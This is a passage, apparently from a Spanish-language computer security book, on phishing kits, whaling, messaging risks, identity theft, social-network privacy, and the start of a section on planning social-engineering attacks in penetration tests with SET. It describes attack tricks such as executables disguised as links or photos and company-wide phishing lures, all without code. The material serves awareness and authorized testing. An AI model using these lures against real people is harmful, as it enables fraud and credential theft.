


Figura 5. Los kits de phishing facilitan el trabajo de los atacantes, que, incluso, pueden desconocer aspectos técnicos para lograrlo.

Con la puesta en circulación de kits, no solo se generan ingresos por la venta, sino que, además, hay grupos que, a cambio de beneficios, dan soporte a los atacantes principiantes.

La creación de kits permite que los estafadores hagan phishing directamente sin tener contacto con los crackers y que estos se encuentren protegidos para continuar escribiendo código malicioso y programas que permitan realizar estafas.

Antiphishing

Existen varias técnicas para combatir el phishing, que incluyen la legislación y el desarrollo de tecnologías específicas.




Figura 6. En el certificado digital presentado por Internet Explorer podemos comprobar la validez del servidor al que accedemos.

Tal vez la acción más relevante y duradera sea la respuesta social: una estrategia fundamental es generar conciencia en las personas acerca de cómo reaccionar ante posibles ataques. Por ejemplo, si un usuario es contactado para verificar datos o cuentas, un

comportamiento adecuado sería comunicarse con la institución que en teoría está enviando el e-mail, o bien ingresar en la barra de direcciones la Web que se reconoce como segura. De hecho, el **Anti-Phishing Working Group** (**www.apwg.org**), asociación pionera y número uno en el tema, sostiene que las técnicas de phishing, al utilizar como componente principal la ingeniería social, podrían quedar obsoletas en poco tiempo si se concientiza a los usuarios.

Figura 7. Cuadro de información básica presentado por el popular navegador **Google Chrome**.

EL PANORAMA DE LOS PHISHERS

Con el descubrimiento de nuevos *bugs* en aplicaciones y sistemas, y de *exploits zero days*, el terreno es muy fértil para los phishers, quienes, usando las técnicas más novedosas, logran obtener credenciales de acceso de usuarios. Su ganancia se da, principalmente, por la masividad de los ataques y no por la estafa de un usuario en particular. Muchos usuarios son vulnerables a estos ataques por desconocimiento, de modo que se requiere una buena concientización en todos los ámbitos.

Otras respuestas son de índole técnica, con software antiphishing que puede complementar al antivirus y al firewall personal, o bien integrarse al navegador y trabajar identificando posible contenido fraudulento en sitios web o e-mails, y utilizando listas de URLs reconocidas como maliciosas.

Figura 8. Configuración del filtro Smart Screen, del navegador Internet Explorer, el cual nos permite verificar la validez de un sitio web.

A nivel corporativo, existen empresas y entidades que se dedican a monitorear y analizar continuamente los contenidos de empresas susceptibles de ser atacadas (bancos, entidades financieras, empresas de e-commerce, etcétera). También hay respuestas legales, ya que si lo anterior no es acompañado con leyes que penalicen el phishing, cualquier accionar sería poco efectivo.

Una manera sencilla de darnos cuenta de que un mensaje es fraudulento es notar que no está personalizado, aunque con las técnicas modernas de los spammers se pueden inferir datos específicos, como el nombre a partir del alias del mail, y simular un contacto especialmente dirigido.

Whaling, la nueva ola

Whaling es una técnica que ha llegado para relevar en parte al phishing tradicional. Su nombre proviene de la misma palabra en inglés que significa **caza de ballenas**. El sistema consiste en enviar a personas de influencia y alto poder adquisitivo, como **empresarios**, **autoridades** o **gerentes** (llamados a veces **peces gordos**), un correo electrónico donde se les solicita hacer clic en un enlace determinado con el fin de recibir una citación judicial o algo igualmente grave. El enlace muestra un documento de aspecto oficial que contiene código malicioso, y se traspasa al equipo de la víctima para capturar información personal y permitir al atacante tomar el control. Un estudio de **iDefense**, una división de la compañía **Verisign**, estableció que durante 2007 y 2008 esta modalidad estuvo principalmente a cargo de dos grandes grupos organizados e identificados. La diferencia con el phishing es que estos mensajes sí van dirigidos especialmente, incluyendo en muchos casos información personal para parecer confiables (nombre, estado civil, domicilio, etcétera).

> LA PELIGROSIDAD DE ESTOS ATAQUES RADICA EN EL USO DE LA INFORMACIÓN ROBADA

La peligrosidad de estos ataques radica, en especial, en el uso de la información robada, ya sea para **estafas**, **espionaje industrial**, **robo de propiedad intelectual**, **chantajes** y **amenazas de secuestros**, entre otras acciones. Las recomendaciones para los usuarios en este caso son las mismas que las dadas para no caer en casos de phishing: saber que ninguna organización solicita información a través del correo electrónico.

CONCIENTIZACIÓN

Es necesario tener en cuenta que la concientización es la mejor arma contra la ingeniería social. De esta forma, entregar herramientas a los usuarios es de vital importancia. El Newsletter OUCH! Publica en forma mensual una serie de recomendaciones hogareñas en varios idiomas, incluido el español: **www.securingthehuman.org/resources/newsletters/ouch**. En el sitio del AntiPhishing Working Group también pueden encontrar información: **www.antiphishing.org**.

Mensajería instantánea

A diferencia del correo electrónico, la comunicación entre participantes de mensajería instantánea es en tiempo real y, además, los programas nos informan cada vez que uno de nuestros contactos se conecta. Los productos están basados en una tecnología cliente/servidor: los usuarios utilizan un cliente para conectarse con un servidor que centraliza las comunicaciones. Existen diferentes sistemas, por lo general, incompatibles, de modo que los usuarios de un servicio solo pueden comunicarse con otros del mismo servicio, salvo software preparado para interactuar entre distintos mensajeros.

Riesgos inherentes

Las personas suelen confiar en que quien está del otro lado es el contacto que suponen, lo que, a priori, resulta potencialmente peligroso, ya que alguien que roba una cuenta podría abrirla en un cualquier equipo y simular ser el verdadero usuario. Debemos saber que las aplicaciones también permiten enviar archivos y enlaces, o compartir carpetas, y esto introduce otro riesgo propio de dicha funcionalidad.

> LAS PERSONAS SUELEN CONFIAR EN QUE QUIEN ESTÁ DEL OTRO LADO ES QUIEN SUPONEN

La estrecha relación entre el sistema operativo y el programa de mensajería hace que, frente a un posible compromiso del software, se produzca un error grave a nivel de sistema. Un atacante sabrá aprovechar todos los vectores que ofrezcan los mensajeros instantáneos con las funciones específicas de cada uno, para utilizarlos contra su objetivo. El punto que se persigue

INFORMES CREDITICIOS GRATUITOS

En la República Argentina es posible solicitar un informe de riesgo crediticio de manera gratuita en determinadas empresas, con intervalos no inferiores a seis meses, sobre la base del artículo 14 de la **Ley de protección de datos personales**. Este servicio se ofrece como pago por sistemas como Nosis, Veraz, y otros. Para obtener más información, podemos acceder a los siguientes sitios: Nosis (**www.nosis.com.ar**) y Veraz (**www.veraz.com.ar**).

en este caso no se refiere a las vulnerabilidades del software, sino a la importancia de estas herramientas para contactarse con las personas de las que se quiere obtener datos.




Figura 9. Software como Windows Live Messenger permite agregar contactos de distintas redes sociales, lo cual aumenta un riesgo de la mensajería instantánea.

Un clásico ataque lo conforma el envío de una URL de donde se pretende que el usuario descargue un malware. Esta técnica tiene como fin evitar que el antivirus detecte de manera directa el malware mandado por un atacante a la ventana de la víctima; de hecho, muchas veces los programas maliciosos toman el nombre de usuario de la víctima y lo colocan como parte de una URL para parecer más confiables. Algo que ha ocurrido durante mucho tiempo fue el envío de archivos con nombres especiales, como **www.sitio.com**, que parecen ser vínculos web válidos, pero que, en realidad, son archivos con extensión **.COM** para que el usuario los reciba y ejecute. Otro truco de los atacantes es el envío de archivos que simulan ser inocentes, como un paquete de fotos, que en verdad poseen un **icono** o **extensión falsa** de imagen pero son ejecutables.

Problemas en las empresas y organizaciones

En el caso de las empresas, la situación es compleja. Por un lado, es dificultoso prescindir de algún tipo de mensajería, ya que su correcto uso favorece muchos procesos operativos, y ahorra tiempo y esfuerzo al personal que lo aprovecha para contactarse con empleados, socios comerciales, clientes y proveedores. Por otro lado, los problemas asociados a esta tecnología y la cantidad de inconvenientes que produce contar a nivel corporativo con una solución de mensajería que pueda relacionarse con el mundo público de Internet hacen que la política de aceptación o rechazo de estos programas no sea un tema trivial, sino que deba estar sujeta a distintos tipos de análisis. Una alternativa está en los programas de mensajería privados, que pueden relacionar a la gente de una empresa sin contar con el acceso a contactos de Internet (por ejemplo, **Microsoft Office Communicator**).

Problemas en el ámbito personal

A nivel personal, el problema se enfoca más en la privacidad que en cualquier otra cuestión. Entre otras razones, para utilizar mensajería, tenemos la posibilidad de contactarnos con familiares y amigos a la distancia, de interactuar por **videochat** con **webcam** y audio. También los niños tienen sus propias motivaciones, que suelen ser más inocentes que las de los adultos y conllevan un problema extra, ya que el exceso de confianza en los sistemas informáticos puede ponerlos en peligro. Por ejemplo, se han dado casos de secuestros que, previos a concretarse, tuvieron su desarrollo a través de sistemas de mensajería. Otro problema está asociado a los juegos que realizan los niños, a modo de diversión o competencias por ver quién posee mayor cantidad de contactos en su sistema, que los expone a relaciones riesgosas en el mundo virtual. Por supuesto que debe seguirse la regla que se aplica comúnmente para los servicios personales online: no abrir los programas de mensajería en locales que ofrecen conexión a Internet, como **locutorios** o **cibercafés** o **aeropuertos**, aunque esta situación resulte particularmente tentador y difícil de evitar.

> EL PROBLEMA SE ENFOCA MÁS EN LA PRIVACIDAD QUE EN CUALQUIER OTRA CUESTIÓN




Figura 10. Sitios como Twitcam son muy utilizados para combinar una red social como Twitter con una transmisión por webcam en vivo.

Robo de identidad

El robo de identidad es el delito de más rápido crecimiento en el mundo. Hasta no hace mucho tiempo, cuando un ladrón robaba una billetera, el dinero era lo único que quería obtener; ahora lo más valioso es el número de documento, la **tarjeta de crédito**, **de débito**, los **cheques** y documentación con **datos personales**. Si la información confidencial personal cae en manos de un delincuente, podría utilizarse para robar una identidad digital y financiera, y realizar actividades en nombre de otra persona.

Lamentablemente, nadie está a salvo de este delito, ni es posible tener la certeza de que nunca nos ocurrirá; lo más importante es conocer los métodos existentes para reducir las probabilidades de convertirnos en víctimas y saber qué medidas es necesario tomar si llega a ocurrirnos una situación similar.

Motivación y objetivos

En los casos más graves, existen delincuentes internacionales, narcotraficantes, estafadores y criminales de distintos países que roban identidades para circular por el mundo y operar con impunidad. Es muy difícil que no sean detenidos en las fronteras y aduanas o al realizar viajes dentro del propio país, y solo un juez podrá constatar la identidad en estas situaciones. La idea de un ladrón de identidad puede ser efectuar gastos con tarjetas robadas, abrir cuentas para emitir cheques y obtener préstamos. También suele acceder a **servicios de trámites rápidos** y sin demasiadas comprobaciones, como los de **telefonía celular** o **créditos a sola firma**. Si hay dinero en las cuentas de la víctima, el delincuente lo extraerá de inmediato por **cajero automático** o ventanilla.

Nuestras huellas cotidianas

Una buena pregunta es cómo obtienen los delincuentes los datos para cometer los delitos. Existe una gran variedad de métodos, como el simple robo de una cartera o billetera, o la sustracción de cartas y sobres que llegan al **buzón de correo postal** o **electrónico**. La observación de las transacciones en cajeros automáticos y cabinas telefónicas permite, muchas veces, averiguar el **PIN** de un individuo. Hasta los propios residuos personales son fuente de elementos descartados, que pueden contener información sensible. Prácticamente todo trámite realizado que incluya datos personales es susceptible de dejar huellas o de ser espiado.

Debemos **evitar llenar formularios** o **encuestas** en la vía pública, y tener cuidado con los petitorios que, simulando una causa noble, pueden

LOS CAJEROS AUTOMÁTICOS

En el caso de los cajeros, se recomienda usar una tarjeta para abrir la puerta que sea distinta de la utilizada para realizar la operación, de modo que un potencial delincuente no pueda correlacionar la banda magnética con el PIN, si es que ha colocado dispositivos de lectura en el cajero (sobreteclados o sobrelectores). En muchos países es común el uso de dispositivos llamados “pescadores”, que retienen el dinero en el cajero para evitar que salga físicamente, pese a que la transacción haya sido correcta.

utilizarse para obtener datos personales. Muchas acciones cotidianas dejan **huellas**: desde los ingresos al correo electrónico, hasta estaciones de trabajo, acceso físico a los edificios, molinetes automáticos de subtes, máquinas de transportes públicos, puertas de cajeros automáticos, etc.

Figura 11. En algunos países se ha discutido mucho sobre la privacidad de la información al usar tarjetas tipo monedero.

Protección y contramedidas

Una de las recomendaciones más simples para evitar el problema es llevar encima solamente las tarjetas y la documentación necesarias, y minimizar los papeles importantes que podrían identificarnos. De hecho, podríamos evitar el uso del documento de identidad salvo que sea estrictamente necesario. En caso de que las tarjetas de crédito venzan, se sugiere cortarlas y tirarlas en un lugar seguro. Las cuentas bancarias o de tarjetas inactivas deben cerrarse, ya que aunque no las utilicemos, aparecen en los informes crediticios y podrían ser usadas por delincuentes. Para los PIN de tarjetas, es mejor prescindir de los datos numéricos personales (teléfono, DNI, fecha de nacimiento, etcétera). Podemos aprovechar la metodología de contraseñas visuales, que se recuerdan por la ubicación en el teclado en vez de por la combinación de caracteres. Aunque es difícil de creer, muchos usuarios escriben su PIN en la tarjeta para no olvidarlo.

> PARA LOS PIN DE TARJETAS, ES MEJOR EVITAR DATOS NUMÉRICOS PERSONALES

Es una buena práctica verificar mensualmente los gastos de las tarjetas de crédito, débito y operaciones bancarias, y contrastarlas con los tickets y facturas que tenemos en mano. Esto puede resultar tedioso, pero en caso de fraude podríamos actuar más rápidamente.

Si la identidad fue robada

Si descubrimos el **robo de identidad**, lo más importante es tomar medidas de inmediato, y mantener un registro de todas las llamadas telefónicas y otros tipos de contacto con empresas en relación al fraude. El primer paso es realizar denuncias ante distintas entidades, principalmente, la policía local, las empresas con las que realizamos transacciones y los bancos con los que operamos. En cuanto a la denuncia policial, debemos conservar el certificado recibido a fin de tener **constancia del delito** y, además, poder demostrar inocencia en el futuro si surgen operaciones o acciones tomadas en nuestro nombre durante el período de recuperación de la documentación.




Figura 12. El sitio **www.identidadrobada.com** cuenta con información fundamental para evitar y prevenir el robo de identidad.

También tenemos que **suspender las tarjetas** para que no puedan ser utilizadas en caso de haber sido robadas o clonadas. En cuanto a las compañías de informes crediticios, habrá que avisarles para que lo indiquen en sus informes y evitar estafas. Si perdimos el documento de identidad, la obtención de la nueva documentación debe hacerse lo antes posible. Por lo general, las leyes no brindan suficiente protección cuando se ha producido un robo de identidad, ni permiten realizar cambios en el número de documento, aunque sí a veces, en el nombre y apellido. Siempre es recomendable hacer la denuncia a la autoridad policial.

Redes sociales

Una **red social** es una estructura en la que hay individuos y relaciones entre ellos, que pueden ser de diverso tipo. Al surgir distintos sitios web que brindan la funcionalidad de interconectar personas, nacen las redes sociales virtuales. Estas son un **vehículo** ideal para los **ciberdelincuentes**, ya que presentan un medio de gran potencia que puede tener una alta efectividad, tanto para conectarse con amigos y posibles socios comerciales, como para la averiguación de datos personales. De hecho, un ciberdelincuente solo necesita llamar la atención de la gente para lograr que haga clic en un link y, así, llevarla a un sitio que el propio atacante controla, para que la víctima se infecte con un código malicioso.

Claramente, hoy en día existe una **falsa economía de la confianza**, según la cual la gente no daría sus datos personales a desconocidos en la calle, pero los dejaría en un sitio web a través de perfiles personales.

COMPRAS ONLINE

Siempre debemos confirmar el domicilio real y el teléfono del lugar donde realizamos operaciones online, por si surgen eventualidades, preguntas o problemas. Si no hay una manera de identificar al responsable (teléfono, e-mail, CUIT, CUIL), no debemos brindar información. Al realizar un pago con tarjeta de crédito, en general la transacción estará protegida por el contrato que suscribimos con el banco emisor. Algunas compañías ofrecen **garantía de compras en línea**.




Figura 13. Junto con **Linkedin**, **XING** es una de las redes sociales profesionales y de negocios más importantes.

Seguridad personal online

Una de las razones por las cuales los sitios de redes sociales han pasado a ser tan peligrosos es el hecho de que puedan incluirse aplicaciones de terceros, que no son fáciles de controlar por las mismas redes, lo cual los convierte en un claro vehículo para la distribución de malware. Una idea para evitar esta situación es detener el intercambio de aplicaciones, pero esto les restaría cierto atractivo a estos sitios o también se podrían supervisar todas las aplicaciones, lo que agregaría un costo a la existencia de la red. El **problema teórico** que plantean las redes sociales es **único en la historia**, porque tanto estas como las **páginas personales**, **blogs** y **sitios de contactos** se han difundido mundialmente y parecen no tener límites. Lo que hace único al problema es la solución de compromiso existente entre la **necesidad de estar online**, visible, presente en la red, y al a vez, seguro, protegido, y sin que nadie pueda utilizar maliciosamente dicha información. Las opiniones son diversas: algunos especialistas afirman que jamás tendrán

perfiles online y motivan a los demás a seguir esa práctica; otros toman una postura diametralmente opuesta, asumiendo que si el riesgo ha arribado para quedarse, tarde o temprano nos alcanzará, por lo que prefieren tener presencia online, aunque más no sea para reservar su nombre y evitar así el robo de identidad. En este punto, cada persona deberá analizar los riesgos que implica estar presente en los sitios y la **privacidad** que ofrecen las redes en función de sus contratos, incluyendo las que ofrecen la opción de **membresía paga**.




Figura 14. Facebook es la red social más popular, permite personalizar detalles de **`seguridad de nuestro perfil`**.

Las buenas prácticas

La gente de **Sonico**, una red social enfocada en el mercado hispano parlante, publicó hace tiempo un interesante decálogo de buenas prácticas, que reproducimos aquí:

- Distinguir entre los distintos contactos a la hora de compartir.
- No publicar información personal delicada.
- No colocar fotos comprometedoras propias ni ajenas.

- No contactar o ser contactado por otros usuarios con el fin exclusivo de concertar un encuentro personal.
- Pensar que en Internet todo es público a la hora de emitir una opinión ya que esta se almacena en línea.
- No suscribirse a todo.
- No tolerar comportamientos criminales o incorrectos.
- No abusar verbalmente de otros usuarios.
- No añadir contenidos pornográficos o de mal gusto.
- No enviar spam a los contactos.

Las malas prácticas

Las peores prácticas no son solo las opuestas a las mejores, sino que implican, además, una filosofía en el uso de la información personal online. Como regla general, es necesario considerar qué información conoce Internet sobre nosotros. Esto puede saberse, sencillamente, buscándonos a nosotros mismos en Google. Este simple ejercicio puede darnos un punto de partida para averiguar nuestros antecedentes digitales. En el caso de encontrarnos irremediablemente en los buscadores, es necesario determinar en qué condiciones aparecemos, ya que no es lo mismo estar solo en un sitio donde sabemos que nos hemos registrado, que en varios portales no solicitados. También es posible que nuestro nombre quede asociado a personas que se llamen de la misma forma que nosotros, con lo cual los perfiles online podrían engañar, incluso, al que busca esa información. Hasta puede ocurrir que encontremos un homónimo que se dedica a actividades ilegales y aparece en nuestros mismos resultados de búsqueda, lo cual no podemos evitar, pero es mejor saberlo.

En el caso de los padres, es fundamental entrar en contacto con la tecnología para estar al tanto de lo que pueden hacer sus hijos, ya

CONCIENTIZACIÓN DE ADULTOS

La concientización de padres y adultos cada vez toma mayor relevancia frente a los riesgos a los que están expuestos chicos y adolescentes. En los siguientes enlaces encontrarás más información al respecto. Pantallas Amigas: **www.pantallasamigas.net**, Canal de la JGM: **www.youtube.com/user/JGMgovar**.

que la diferencia generacional y los avances tecnológicos abrieron un abismo entre lo que comprenden unos y otros sobre la forma de relacionarse socialmente.

Una de las malas prácticas más comunes es no llevar registro de nuestra participación en sitios. Mucha gente se suscribe a listas de correo, recibe noticias y boletines, novedades de blogs y páginas con **RSS** y, luego, olvida su participación, pero cuando comienza a recibir spam, se pregunta de dónde se obtuvo esa información. Otra costumbre negativa es manejar un único par de usuario/clave, como ya hemos dicho. También conviene evitar que se puedan aplicar deducciones a partir de nuestros datos. Esto último es especialmente grave, ya que muchas veces la fuga de datos no viene de nuestros propios perfiles sino de los de nuestros contactos, que inocentemente agregan información inocua, la cual, correlacionada con la de otros usuarios de nuestra confianza y los nuestros, puede generar un gran caudal de datos útiles para cualquier atacante.

Explotar la ingeniería social

Como ya hemos mencionado, en varias ocasiones resulta más rentable, desde el punto de vista del ataque, aprovecharse del comportamiento de las personas, que explotar vulnerabilidades técnicas asociadas a los sistemas de información. Para eso existen varias herramientas de software que facilitan el proceso mediante el cual un usuario malicioso puede lanzar un ataque de ingeniería social hacia uno o varios individuos. A continuación, veremos algunos detalles al respecto y un ejemplo a partir del uso de la herramienta SET.

REDES SOCIALES

Es importante saber que algunas de las redes sociales más importantes del momento poseen un apartado asociado a la privacidad y seguridad de los datos de sus usuarios registrados. En el enlace que presentamos a continuación encontraremos una recopilación de las recomendaciones de seguridad de las principales redes: **www.iboai.com/sp/SocialMedia-SocialMediaSecurityandPrivacySettings.asp**.

La ingeniería social en el test de intrusión

Los ataques de ingeniería social pueden ser genéricos y estar dirigidos hacia todas las personas que trabajan en una organización; hacia un grupo de ellas, por ejemplo, a quienes trabajan en el área de Recursos Humanos; o bien a una persona específica, como el Gerente General.

Aunque también es posible encontrar ataques que no están dirigidos, sino que buscan víctimas dispersas en Internet sin ningún criterio específico, estos normalmente no son parte de un test de intrusión, sino que suelen estar relacionados con actividades delictivas. Los ataques de phishing a diversas organizaciones, en especial a entidades bancarias, y la distribución de malware son solo algunos ejemplos.




Figura 15. En esta imagen podemos ver una captura de pantalla del **framework** que corresponde a **Social Engineer**.

Un recurso invaluable al momento de aprender y planificar ataques de ingeniería social es el sitio **www.social-engineer.org**. En él encontraremos un framework de trabajo donde se presenta la

ingeniería social junto con la teoría que la sustenta. Pero no solo se reduce a eso, sino que también propone una serie de recursos de utilidad al momento de recopilar información específica y de planificar estos ataques. En las referencias es posible encontrar un enlace al framework en cuestión.

Si nos centramos en aquellos casos que podrían ser uno de los vectores de ataque de un test de intrusión, podremos identificar, a la vez, varias alternativas. Conozcamos algunos de ellos antes de pasar a su implementación.

De esta manera, se puede planificar el ataque contemplando tres escenarios posibles.

1) Que el exploit sea enviado a toda o gran parte de la organización. En este caso, a partir de la información de la compañía recabada previamente, se manda un correo electrónico con contenido general que sea de interés para los colaboradores. Por ejemplo, la existencia de una nueva versión de la intranet corporativa. En la **Figura 16** puede apreciarse un correo electrónico a modo de ejemplo de este caso.

